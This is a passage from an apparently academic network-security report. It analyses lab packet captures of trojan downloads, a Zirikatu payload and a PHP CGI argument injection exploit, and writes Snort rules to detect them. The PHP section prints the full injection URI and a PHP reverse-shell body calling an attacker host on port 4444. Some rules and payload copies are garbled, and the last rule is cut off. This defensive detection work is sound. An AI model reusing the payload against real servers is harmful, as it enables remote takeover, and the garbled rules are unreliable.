


Fig. 654. TCP stream information for packets highlighted in Fig 172.




Fig. 655. The HTML page requested from 10.10.10.11




Fig. 656. Results of downloaded file when run through VirusTotal.

iii. Rule Creation:

Based on the packet analysis done above, the following could be used to detect such malicious activities.

```

alert tcp any any -> any any ( msg:"Executable downloaded"; content:"GET";
http_method; flowbits:set,exefrominternet; flowbits:noalert; sid: 10000095;
rev:1;)
alert tcp any any -> any any (msg:"Possible Trojan Backdoor"; content:"x-msdos-
program"; http_header; content:" !This program cannot be run in DOS mode";
flowbits:isset,exefrominternet; classtype:trojan-activity; sid:10000096; rev:1; )

```

Alert Breakdown:

```

alert tcp any any -> any any
( msg:"Executable downloaded";
content:"GET"; http_method;
flowbits:set,exefrominternet; flowbits:noalert;
sid: 10000095; rev:1;)

alert tcp any any -> any any
(msg:"Possible Trojan Backdoor";
content:"x-msdos-program"; http_header;
content:" !This program cannot be run in DOS mode";
flowbits:isset,exefrominternet;
classtype:trojan-activity; sid:10000096; rev:1; )

```

The snort rule set consists of two rules. The first rule is activated when any executable is downloaded. However, the alert is not triggered for downloading the .exe file but the state of the rule is saved which means flowbits option is used to set the condition. The second rule checks if the flowbits condition in first rule is set or not. There are two content keywords used to match the packet data. If the HTTP header has 'x-msdos-program' in its field, it indicates that the .exe file downloading was successful on the client machine. As we know, when the .exe file is downloaded in the system, the user runs it. Based on the results of Wireshark, the next content is matched based on the value '!This program cannot be run in DOS mode' which indicates possible meterpreter session initiation. When these two content values are matched after the first rule is matched, the possible network trojan is detected and hence, a rule is triggered.

```
soslave@soslave-virtual-machine:~$ sudo snort -A console --daq pcap --daq-mode
read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf -i ens3 -q -r p
laybook8_new.pcap

04/09-01:25:04.620727  [**] [1:10000096:1] Possible Trojan Backdoor [**] [Classi
fication: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.10.11:80 -> 1
92.168.10.21:50246
soslave@soslave-virtual-machine:~$
soslave@soslave-virtual-machine:~$ █
```

Fig. 657. Alert generated for playbook8_new.pcap

P. Analysis of Playbook 26: Zirikatu Exploit

i. Playbook Name: playbook_zirikatu_python.pcap

ii. Wireshark Analysis: This packet capture is similar to the other malicious payload generation where an executable when downloaded on the victim machine gives access to the attacker. The HTTP packet with GET /HTTP/1.1 information is where internal windows 8 machine (192.168.10.24) residing in the Trusted Zone request a webpage. In response, the internal machine receives (text/html) page. The TCP stream associated with these packet communication shows the html page in clear text. The HTML code shown in clear text shows an executable file with href tag, which is a hyperlink tag. The file present on the webpage is named 'ziri.exe'. The following HTTP request and response packets shows that this file was downloaded to the Windows 8 machine. The similar pattern could be observed in this case as well, where the .exe file is downloaded, and a bunch of TCP packets are observed with initial specific pattern indicating meterpreter session. The meterpreter session data when observed in TCP stream exhibited a different pattern, shown in Fig. 242 and Fig. 243. The data inside meterpreter session cannot be analyzed in Wireshark. The initiation of meterpreter session can possibly be detected but analyzing the data traffic going through that session might not be detectable. The highlighted text in Fig. 243 shows some kind of module or a program. This could be the payload attached to the .exe file. It seems like the payload created and attached is Zirikatu Payload.




Fig. 658. Packet showing accessing to web page in environment




Fig. 659. HTTP response packet showing the HTML code.

No.	Time	Source	Destination	Protocol	Length	Info
86	71.234662	192.168.10.90	192.168.10.24	TCP	1514	8000 → 49170 [PSH, ACK] Seq=5858 Ack=299 Win=64128 Len=0
147	71.236687	192.168.10.90	192.168.10.24	TCP	1514	8000 → 49170 [PSH, ACK] Seq=75938 Ack=299 Win=64128 Len=0
165	71.237400	192.168.10.90	192.168.10.24	TCP	1514	8000 → 49170 [PSH, ACK] Seq=96378 Ack=299 Win=64128 Len=0
75	71.230932	192.168.10.90	192.168.10.24	TCP	66	8000 → 49170 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
77	71.231295	192.168.10.24	192.168.10.90	HTTP	352	GET /ziri.exe HTTP/1.1
202	71.238328	192.168.10.90	192.168.10.24	HTTP	116	HTTP/1.0 200 OK (application/x-msdos-program)

Fig. 660. Application file downloaded from the HTML text-based web page shown in the TCP Stream.




Fig. 661. HTTP object

Fig. 663. TCP Stream Information 2

Zirikatu is an efficient hacking tool aimed for Windows OS. It enables monitoring and controlling of compromised device. The way Zirikatu payload is created makes it undetectable [251]. It encapsulates the Windows payload in msfvenom and generates execution parameters (in the present case it is ziri.exe, however, it could be named anything). Once msfvenom is executed on the victim's machine, a Trojan program is delivered on the victim device. When the user runs the executable, the attack is successful.

iii. *Rule Creation*: Considering the scenario, that the possible payload could be Zirikatu and also, detecting this payload is challenging, a perfect rule to detect the Zirikatu payload exploitation accurately requires intensive research. Given the time frame to complete this research project, following rule is created to trigger an alert for this particular payload. The alert is generated only when few conditions are met. However, a pattern to detect Zirikatu particularly could be the future scope for IDS system.

```
alert tcp any any -> any any ( msg:"Z1: Executable File Download Request"; content:"GET"; http_method; content:".exe"; http_uri; sid:10000061; rev:1; flowbits:set,z1; flowbits:noalert )

alert tcp any any -> any any ( msg:"Z2: Malicious executable file detected"; content:"application/x-msdos-program"; nocase; http_header; file_data; content:"MZ"; depth:2; sid:10000062; rev:1; flowbits:isset,z1; flowbits:set,z2; flowbits:noalert)

alert tcp any any -> any any (msg:"Z3: Zirikatu Payload Detected"; flowbits:isset, z2; sid:10000063; rev:1;)
```

Alert Breakdown:

```
alert tcp any any -> any any
( msg:"Z1: Executable File Download Request";
content:"GET"; http_method;
content:".exe"; http_uri;
sid:10000061; rev:1; flowbits:set,z1; flowbits:noalert )

alert tcp any any -> any any
( msg:"Z2: Malicious executable file detected";
content:"application/x-msdos-program"; nocase; http_header;
file_data; content:"MZ"; depth:2;
sid:10000062; rev:1;
flowbits:isset,z1; flowbits:set,z2; flowbits:noalert)

alert tcp any any -> any any
( msg:"Z3: Zirikatu Payload Detected";
flowbits:isset, z1&z2; sid:10000063; rev:1;)
```

[251]

The above rules generate single alert, that is, the last one with message 'Z3: Zirikatu Payload Detected'. First rule matches the contents of http_uri field in GET method request packet. If the content matches with the data packets' contents, flowbits is set to condition z1 and the flag is set to noalert, which implies that this rule will not be triggered but the condition would be marked as z1. The second rule detects successful download of an .exe file or application. The content of the file is matched in the http_header field in the data packet received on the victim

machine. The data contents of media file fetched onto the victim machine, is checked against the given file_data option. This rule checks the first two bits of the data payload. Flowbits is set to z2 if and only if flowbits set already is z1. When these three options (http_header content, file data content and flowbits set to z1) match, flowbits is set to z2 and no alert is generated. The third rule just checks the flowbits condition and generates the rule. The rule will only be generated when both the conditions z1 and z2 are met.

The following screenshots shows the alert generation when snort is run in NIDS mode.

```
soslave@soslave-virtual-machine:~/LatestPlaybooks$ sudo snort -A console --daq
pcap --daq-mode read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf
-i ens3 -q -r playbook_zirikatu_python.pcap
```

Fig. 664. Run snort in NIDS mode.

```
02/26-00:40:55.242875 [**] [1:10000063:1] Z3: Zirikatu Payload Detected [**] [P
riority: 0] {TCP} 192.168.10.24:49170 -> 192.168.10.90:8000
soslave@soslave-virtual-machine:~/LatestPlaybooks$
```

Fig. 665. Alert generation for Zirikatu playbook.

***** The contribution of Isha Pathak ends here *****

***** The contribution of Raja Venkata Sandeep Kumar Bonagiri starts here *****

Q. Analysis of Playbook 29: Apache Web Server Exploit

i. Wireshark Analysis: Below is the image from network capture of php_cgi_arg injection exploit with php meterpreter reverse_tcp payload. Server IP – 192.168.20.21 and attacker host – 10.10.10.14

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
70	6.009943	10.10.10.11	192.168.20.21	TCP	54	4433	53657	4433 → 53657 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
71	6.281513	10.10.10.14	192.168.20.21	TCP	74	42381	80	42381 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116248 TSecr=0 WS=128
72	6.289751	192.168.20.21	10.10.10.14	TCP	74	80	42381	80 → 42381 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=110965448 TSecr=2426116248 WS=32
73	6.290716	10.10.10.14	192.168.20.21	TCP	66	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2426116258 TSecr=110965448
74	6.290984	10.10.10.14	192.168.20.21	TCP	1514	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=1448 TSval=2426116258 TSecr=110965448 [TCP segment of a reassembled PDU]
75	6.291807	10.10.10.14	192.168.20.21	HTTP	174	42381	80	POST /?::-define+allow_url_include&3d1+&64+safe_mode&3doff+-+define+subosin.simulation&3dTRUE+&64+disable_functions&3d%
76	6.291736	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1449 Win=8784 Len=0 TSval=110965449 TSecr=2426116258
77	6.291749	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1557 Win=8784 Len=0 TSval=110965449 TSecr=2426116258
78	6.306669	192.168.20.21	10.10.10.14	TCP	74	54475	4444	54475 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=110965450 TSecr=0 WS=32
79	6.307658	10.10.10.14	192.168.20.21	TCP	74	4444	54475	4444 → 54475 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116275 TSecr=110965450 WS=128
80	6.308468	192.168.20.21	10.10.10.14	TCP	66	54475	4444	54475 → 4444 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=110965450 TSecr=2426116275
81	6.311686	10.10.10.14	192.168.20.21	TCP	70	4444	54475	4444 → 54475 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=4 TSval=2426116278 TSecr=110965450

Fig. 666. PHP CGI Arg Injection pcap file

In the network capture, we see that after packet 75, there is a connection initiation from server to attacker in packet 78, signifying the completion of exploit execution. A closer look at packet 75 shows the data in the payload which is HTTP application.

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
71	6.281513	10.10.10.14	192.168.20.21	TCP	74	42381	80	42381 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116248 TSecr=0 WS=128
72	6.289751	192.168.20.21	10.10.10.14	TCP	74	80	42381	80 → 42381 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116248 TSecr=2426116248 WS=32
73	6.290716	10.10.10.14	192.168.20.21	TCP	66	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2426116258 TSecr=110965448
74	6.290984	10.10.10.14	192.168.20.21	TCP	1514	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=1448 TSval=2426116258 TSecr=110965448 [TCP segment of a reassembled PDU]
75	6.291007	10.10.10.14	192.168.20.21	HTTP	174	42381	80	POST /?--define+allow_url_include%3d1+%64+safe_mode%3doff+--define+suhosin.simulation%3dTRUE+%64+disable_functions%3d%22%2a+--%64+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+--define+cgi.force_redirect%3doff+d+cg.redirect_status_env%3d0+--no-php-ini HTTP/1.1
76	6.291736	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1449 Win=8704 Len=0 TSval=110965449 TSecr=2426116258
77	6.291749	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1557 Win=8704 Len=0 TSval=110965449 TSecr=2426116258
78	6.306669	192.168.20.21	10.10.10.14	TCP	74	54475	4444	54475 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=110965450 TSecr=0 WS=32
79	6.307650	10.10.10.14	192.168.20.21	TCP	74	4444	54475	4444 → 54475 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116275 TSecr=110965450 WS=128

Fig. 667. PHP CGI Arg Injection payload

Upon doing a following TCP stream on the communication between the server and attacker on ports 80 and 42381 respectively, the entire conversation can be seen in a separate window.

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
71	6.281513	10.10.10.14	192.168.20.21	TCP	74	42381	80	42381 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116248 TSecr=0 WS=128
72	6.289751	192.168.20.21	10.10.10.14	TCP	74	80	42381	80 → 42381 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=2426116248 TSecr=2426116248 WS=32
73	6.290716	10.10.10.14	192.168.20.21	TCP	66	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2426116258 TSecr=110965448
74	6.290984	10.10.10.14	192.168.20.21	TCP	1514	42381	80	42381 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=1448 TSval=2426116258 TSecr=110965448 [TCP segment of a reassembled PDU]
75	6.291007	10.10.10.14	192.168.20.21	HTTP	174	42381	80	POST /?--define+allow_url_include%3d1+%64+safe_mode%3doff+--define+suhosin.simulation%3dTRUE+%64+disable_function%3d%22%2a+--%64+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+--define+cgi.force_redirect%3doff+d+cg.redirect_status_env%3d0+--no-php-ini HTTP/1.1
76	6.291736	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1449 Win=8704 Len=0 TSval=110965449 TSecr=2426116258
77	6.291749	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1557 Win=8704 Len=0 TSval=110965449 TSecr=2426116258
78	6.306669	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [FIN, ACK] Seq=1557 Ack=1 Win=64256 Len=0 TSval=2426116859 TSecr=110965449
79	6.309275	192.168.20.21	10.10.10.14	TCP	66	80	42381	80 → 42381 [ACK] Seq=1 Ack=1558 Win=8704 Len=0 TSval=110965513 TSecr=2426116859
362	18.591876	10.10.10.14	192.168.20.21	TCP	54	42381	80	42381 → 80 [RST] Seq=1558 Win=0 Len=0

Fig. 668. Following TCP stream

```

POST /?--define+allow_url_include%3d1+%64+safe_mode%3doff+--define+suhosin.simulation%3dTRUE+%64+disable_functions%3d%22%2a+--%64+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+--define+cgi.force_redirect%3doff+d+cg.redirect_status_env%3d0+--no-php-ini
HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1118

<?php /*<?php /*/ error_reporting(0); $ip = '10.10.10.14'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://[$ip]:$port"); $s_type = 'stream'; } if (!$s && ($f = 'sockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval') { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 23:30:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 0
Content-Type: text/html

```

Fig. 669. Following TCP stream – communication transcript

From the communication transcript, application payload in packet 75 is highlighted which resulted in the reverse tcp connection from server to attacker on port 4444. The TCP connection handshake is seen on packet 78. Below are the payload details.

```
http_method: POST
```

```

http_uri:          --define+allow_url_include%3d1+-%64+safe_mode%3doff+-
define+ Suhosin.simulation%3dTrUE+-%64+disable_functions%3d%22%22+-
%64+open_basedir%3dnone+-define+auto_prepend_file%3dphp://input+-
define+cgi.force_redirect%3dOFF+-d+cgi.redirect_status_env%3d0+-no-php-ini

http_header: Host: 192.168.20.21

http_client_body: <?php /*<?php /**/ error_reporting(0); $ip = '10.10.10.14'; $port
= 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res
= @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
(!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch
($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len
= $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream':
$b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('Suhosin') &&
ini_get('Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('',
$b); $suhosin_bypass(); } else { eval($b); } die();

```

ii. *Rule Creation:* The following rule detects the packet alerting php cgi arg injection exploit activity.

```

alert tcp any any -> 192.168.20.21/24 80 (msg:"PHP CGI arg injection";
content:"POST"; http_method; content:"cgi.force_redirect";
pcr:/define\+allow_url_include%3d1\+-%64\+safe_mode/"; http_uri; content:"Host:
192.168.20.21"; http_header; content:"if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f('";
pcr:"/\$ip\$s*=\$*\'\d+\.\d+\.\d+\.\d+\';\$*\$port\$s*=\$*\d+\.;.*suhosin_bypass\
